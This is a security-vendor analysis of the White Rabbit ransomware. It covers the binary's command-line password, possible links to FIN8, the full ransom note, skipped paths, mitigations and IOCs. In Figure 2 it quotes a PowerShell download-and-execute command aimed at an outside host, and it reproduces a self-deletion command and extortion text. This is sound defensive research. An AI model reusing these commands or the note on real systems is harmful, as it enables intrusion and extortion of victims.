

New Ransomware Spotted: White Rabbit and Its Evasion Tactics

trendmicro.com/en_us/research/22/a/new-ransomware-spotted-white-rabbit-and-its-evasion-tactics.html

January 18, 2022

Ransomware

We analyze the ransomware White Rabbit and bring into focus the familiar evasion tactics employed by this newcomer.


By: Arianne Dela Cruz, Bren Matthew Ebriega, Don Ovid Ladores, Mary Yambao January 18, 2022 Read time: 2 min (765 words)

We spotted the new ransomware family White Rabbit discretely making a name for itself by executing an attack on a local US bank in December 2021. This newcomer takes a page from Egregor, a more established ransomware family, in hiding its malicious activity and carries a potential connection to the advanced persistent threat (APT) group FIN8.

Use of a command-line password

One of the most notable aspects of White Rabbit's attack is how its payload binary requires a specific command-line password to decrypt its internal configuration and proceed with its ransomware routine. This method of hiding malicious activity is a trick that the ransomware family Egregor uses to hide malware techniques from analysis.

White Rabbit's payload is inconspicuous at first glance, being a small file of around 100 KB with no notable strings and seemingly no activity. The telltale sign of its malicious origin is the presence of strings for logging, but the actual behavior would not be easily observed without the correct password.



```
Info
rabbit.exe -p KissMe -f c:\_tset\config.mem -l c:\_tset\sample_log.log
C:\_Tset\sample_log.log
C:\_Tset\sample_log.log
key: [REDACTED]
C:\_Tset\config.mem.scrypt.txt
C:\_Tset\config.mem.scrypt.txt
c:\_tset\config.mem.scrypt
c:\_tset\config.mem.scrypt
key: [REDACTED]
key: [REDACTED]
key: [REDACTED]
key: [REDACTED]
C:\_Tset\config.mem.scrypt.txt
C:\_Tset\config.mem.scrypt.txt
C:\_Tset\sample_log.log
C:\_Tset\sample_log.log
cmd /c choice /t 9 /d y & attrib -h "c:\_Tset\rabbit.exe" & del "c:\_Tset\rabbit.exe"
```

Figure 1. SysTracer showing the command line used to execute the ransomware

The sample we analyzed used the password or passphrase “KissMe,” as can be seen in Figure 1, although other samples might use a different password. Figure 1 also shows the arguments accepted by the ransomware, which we surmise as standing for the following:

- -p: password/passphrase

- -f: file to be encrypted
- -l: logfile
- -t: malware's start time

Arrival and relation to an APT

Our internal telemetry shows traces of Cobalt Strike commands that might have been used to reconnoiter, infiltrate, and drop the malicious payload into the affected system.

```
/node:10.38.10.98 process call create "cmd /c powershell.exe -nop -ep bypass -c iex (New-Object System.Net.WebClient).DownloadString('https://104-168-132-128.nip.io/cae260')"
```

Figure 2. Evidence showing traces of Cobalt Strike

Meanwhile, researchers from Lodestone have pointed out that the malicious URL connected to the attack is also related to the APT group called FIN8. They have likewise noted White Rabbit's use of a never-before-seen version of Badhatch, an F5 backdoor that is also associated with FIN8. Unfortunately, at the time of the analysis, files from the said URL were no longer available.

The ransomware routine

The ransomware routine itself is not complicated. Like many modern ransomware families, White Rabbit uses double extortion and threatens its targets that their stolen data will be published or sold, as seen in their ransom note.

HELLO [REDACTED]

If you are reading this message, means that:
- your network infrastructures have been compromised,
- critical data has leaked,
- files are encrypted

```
a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"
a" f      welcome to the Ransom House      a" f
a" f      You are locked by                  a" f
a" f      W H I T E   R A B B I T           a" f
a" f      Knock, Knock. Follow the White Rabbit... a" f
a" f                                         a" f
a" f      ( \ / )                             a" f
a" f      ( - - )                             a" f
a" f      ( " ) ( " )                         a" f
a" f                                         a" f
a"-a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a"a" >
```

The best and only thing you can do is to contact us
to settle the matter before any losses occurs.

1. THE FOLLOWING IS STRICTLY FORBIDDEN

- 1.1 DELETION THIS NOTE. Each note carries the encryption key needed to decrypt the data, don't lose it
- 1.2 EDITING FILES OR HDD. Renaming, copying or moving any files could DAMAGE the cypher and decryption will be impossible.
- 1.3 USING THIRD-PARTY SOFTWARE. Trying to recover with any software can also break the cipher and file recovery will become a problem.
- 1.4 SHUTDOWN OR RESTART THE PC. Boot and recovery errors can also damage the cipher. Sorry about that, but doing so is entirely at your own risk.
- 1.5 HIRING THE FBI AND OTHERS Cooperating with the FBI|CIA and so on and involving their officers in negotiations will end our communication with you and we will share all the leaked data for free.

2. EXPLANATION OF THE SITUATION

- 2.1 HOW DID THIS HAPPEN
The security of your IT perimeter has been compromised (it's not perfect at all). We encrypted your workstations and servers to make the fact of the intrusion visible and to prevent you from hiding critical data leaks. We spent a lot of time for researching and finding out the most important directories of your business, your weak points. We have already downloaded a huge amount of critical data and analyzed it. Now it's fate is up to you, it will either be deleted or sold, or shared with the media.
- 2.2 VALUABLE DATA WE USUALLY STEAL:
 - Databases, legal documents, billings, clients personal information, SSN...
 - Audit reports
 - Any financial documents (statements, invoices, accounting, transfers etc.)
 - work files and corporate correspondence
 - Any backups
- 2.3 TO DO LIST (best practicies)
 - Contact us as soon as possible
 - Contact us only in our chat, otherwise you can run into scammers.
 - Purchase our decryption tool and decrypt your files. There is no other way to do this.
 - Realize that dealing with us is the shortest way to the success and secrecy.
 - Give up the idea of using decryption help programs, otherwise you will destroy the system permanently
 - Avoid any third-party negotiators and recovery groups. They can allow the event to leak.

3. POSSIBLE DECISIONS

- 3.1 NOT MAKING THE DEAL
 - After 4 days starting tomorrow your leaked data will be published or sold.
 - We will also send the data to all interested supervisory organizations and the media.
 - Decryption key will be deleted permanently and recovery will be impossible.
 - Losses from the situation will be measured based on your annual budget
- 3.2 MAKING THE WIN-WIN DEAL
 - You will get the Decryption Tool and the Manual how-to-use.
 - You will get our guarantee and log of non-recoverable deletion of all your data.
 - You will get the guarantee of secrecy and deletion of all traces of the deal in internet.
 - You will get the security report on how to fix your security breaches.

Figure 3. White Rabbit ransom note

The ransomware creates a note for each file it encrypts. Each note bears the name of the encrypted file and is appended with ".script.txt." Prior to the ransomware routine, the malware also terminates several processes and services, particularly antivirus-related ones.

The malware then tries to encrypt files (if the -f argument is not given) in fixed, removable, and network drives, as well as resources. It also tries to skip the following paths and directories to avoid crashing the system and destroying its own notes:

- *.scrypt.txt
- *.scrypt
- c:\windows*
- *:\sysvol*
- *:\netlogon*
- c:\filesources*
- *.exe
- *.dll
- *\desktop.ini
- *:\windows*
- c:\programdata*
- *:\programfiles*
- *:\program files (x86)*
- *:\program files (x64)*
- *.lnk
- *.iso
- *.msi
- *.sys
- *.inf
- %User Temp%*
- *\thumbs.db

Conclusion

Currently, we are still determining if FIN8 and White Rabbit are indeed related or if they share the same creator. Given that FIN8 is known mostly for its infiltration and reconnaissance tools, the connection could be an indication of how the group is expanding its arsenal to include ransomware. So far, White Rabbit's targets have been few, which could mean that they are still testing the waters or warming up for a large-scale attack.

White Rabbit is thus likely still in its development phase, considering its uncomplicated ransomware routine. Despite being in this early stage, however, it is important to highlight that it bears the troublesome characteristics of modern ransomware: It is, after all, highly targeted and uses double extortion methods. As such, it is worth monitoring.

A multilayered defense can help guard against modern ransomware and prevent the success of the evasion tactics they employ. Organizations can mitigate risks by taking these steps and employing these solutions:

- Deploy cross-layered detection and response solutions. Find solutions that can anticipate and respond to ransomware activities, techniques, and movements before the threat culminates. Trend Micro Vision One™ helps detect and block ransomware components to stop attacks before they can affect an enterprise.
- Create a playbook for attack prevention and recovery. Both an incident response (IR) playbook and IR frameworks allow organizations to plan for different attacks, including ransomware.
- Conduct attack simulations. Expose employees to a realistic cyberattack simulation that can help decision-makers, security personnel, and IR teams identify and prepare for potential security gaps and attacks.

Indicators of Compromise (IOCs)

SHA256	Detection
b0844458aaa2eaf3e0d70a5ce41fc2540b7e46bdc402c798dbdfe12b59ab32c3	Ransom.Win32.WHITERABBIT.YACAET

URL:

hxxps://104-168-132-128[.]nip[.]jio/cae260

